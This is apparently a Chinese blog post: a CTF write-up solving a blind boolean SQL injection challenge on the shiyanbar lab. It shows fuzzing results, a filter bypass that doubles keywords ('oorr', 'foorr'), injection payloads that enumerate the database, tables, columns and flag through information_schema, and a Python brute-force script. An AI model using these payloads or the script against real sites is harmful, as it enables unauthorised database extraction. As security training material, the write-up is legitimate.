实验吧 认真一点


原创


LuckyZZR 于 2018-03-30 09:46:18 发布 6510 收藏 2
分类专栏： CTF 学习 文章标签： CTF SQL注入 web

本文链接：https://blog.csdn.net/xingyyn78/article/details/79747404

本实验是输入id获取结果，查看页面源码，没有什么注释信息。随便输入个1，结果为You are in .....，其他的id显示为You are not in .....

使用Burp suite进行模糊测试，结果为or部分sql命令都可以使用。






Request	Payload	Status	Error	Timeout	Length	Comment
13	a'	200			911	
14	?	200			911	
25	'	200			911	
57	@variable	200			911	
59	PRINT	200			911	
61	select	200			911	
62	insert	200			911	
63	as	200			911	
64	or	200			911	
65	procedure	200			911	


Request Response

Raw Headers Hex HTML Render


```
<!DOCTYPE html>
 <html lang="en" style="height:100%">
 <head>
        <meta charset="UTF-8">
        <title>Document</title>
 </head>
 <body style="height:100%;margin:0 auto;">
        <div style="position:relative;margin:0 auto;background-color: black;color:white;font-size:
15px;width:100%;height:100%;">
                <form action="" method="post" style="margin:0
auto;width:1200px;height:100px;padding-top:50px;">
                        <pre>Please input the id</pre>
                        <input type="text" name="id">
                        <br><br>
                        <input type="submit" name="submit">
                        <br><br>
<font size="10" style="text-align:center;margin:0 auto;" color="#FFFF00">You are not in
.....</br></font>                </form>

        </div>
```

但是使用or命令注入失败，但是从模糊测试来看是没有屏蔽or关键字，应该是后台删去了or关键字。使用oorr进行替换，当后台删去or时，or左边的o与右边的r新形成一个or关键字。






因此可以通过判断形成的SQL语句结果结果是否为1确定查询内容的正确性，首先确定数据库名长度。构造id=0'oorr(length(database())=len)oorr'0判断数据库名长度。len是要确定的长度。使用burp suite进行破解，发现len=18。




然后对数据库名爆破，针对每一位数据库的字母进行爆破。以第一位为例，可以看出爆破结果为c或C。整个数据库名可以全部爆破出来。数据库名为ctf_sql_bool_blind。其中id=0'oorr((mid((user())from(y)foorr(x)))='%s')oorr'0中的foorr是为了避免删除or，在删除or后形成for。



可以通过构建相应语句爆破库中表名及列名及列中元素值。本打算先爆破数据库中表的长度，但是测试到30多位依然不通过，直接爆破表名，表应该有两个，一个为fiag，另一个为users。不知道为什么后面会有一堆----------，在本地数据库测试时只有表名。使用爆破语句，id=0'oorr((select(mid(group_concat(table_name separatoorr '@')from(x)foorr(1)))from

(infoorrmation_schema.tables)where(table_schema)='ctf_sql_bool_blind')='y')oorr'0；x为位数，y为字符。


为了方便也可以写脚本。从表名上看flag应该在表fiag中。



直接对fiag表进行列名爆破，使用爆破语句id=0'oorr((select(mid(group_concat(column_name separatoorr '@')

from(x)foorr(1)))from(infoorrmation_schema.columns)where(table_name)='fiag')='y')oorr'0;只有一列，列名为fl$4g,

对列中值爆破。使用payload：id=0'oorr((select(mid((fl$4g)from(x)foorr(1)))from(fiag))='y')oorr'0；最终爆破出flag：flag{haha~you-win!}但是flag中-是个错误的字符，就想flag个后面多余的--，最终试出-替代的是' '.即flag{haha~you win!}



用于爆破的python脚本。

```
# -*- coding:utf8 -*-

import requests

chars ='~abcdefghijklmnopqrstuvwxyz_0123456789=+-*/{\}?!:@#$%&()[],.'

len =len(chars)

url=r'http://ctf5.shiyanbar.com/web/earnest/index.php'

mys=requests.session()

true_state=b'You are in'

result =''

# 爆破数据库长度 18

#    payload = "0'oorr((length(database()))=%s)oorr'0"%(x)
#
#    myd={'id':payload}
#
#    res=mys.post(url, data=myd).content
#
#    if true_state in res:
#
```

```
#        print(x)
#
#        print('true')


#爆破数据库名 ctf_sql_bool_blind

# for x in range(18):
#
#     for y in chars:
#
#         payload = "0'oorr((mid((database())from(%s)foorr(1)))='%s')oorr'0"%(x+1, y)
#
#         myd = {'id': payload}
#
#         res = mys.post(url, data=myd).content
#
#
#         print(str(y))
#
#         if true_state in res:
#
#             result = result + y
#
#             print('true'+str(x)+str(y))
#
#             break
#
# print(result)

#爆破表名 fiag@users

#爆破列名 fl$4g@id@username@password

for x in range(50):

    for y in chars:

        # payload = "0'oorr((select(mid(group_concat(table_name separatoorr '@')from(%s)foorr(1)))from(info

        # payload = "0'oorr((select(mid(group_concat(column_name separatoorr '@')from(%s)foorr(1)))from(inf

        payload = "0'oorr((select(mid((fl$4g)from(%s)foorr(1)))from(fiag))='%s')oorr'0" % (x + 1, y)

        payload = payload.replace(' ', chr(0x0a))

        myd = {'id': payload}

        res=mys.post(url, data=myd).content

        print(str(y))

        if true_state in res:

            result = result + y

            print('true'+" "+str(x)+" "+result)

            break
```

```
    print(result)
```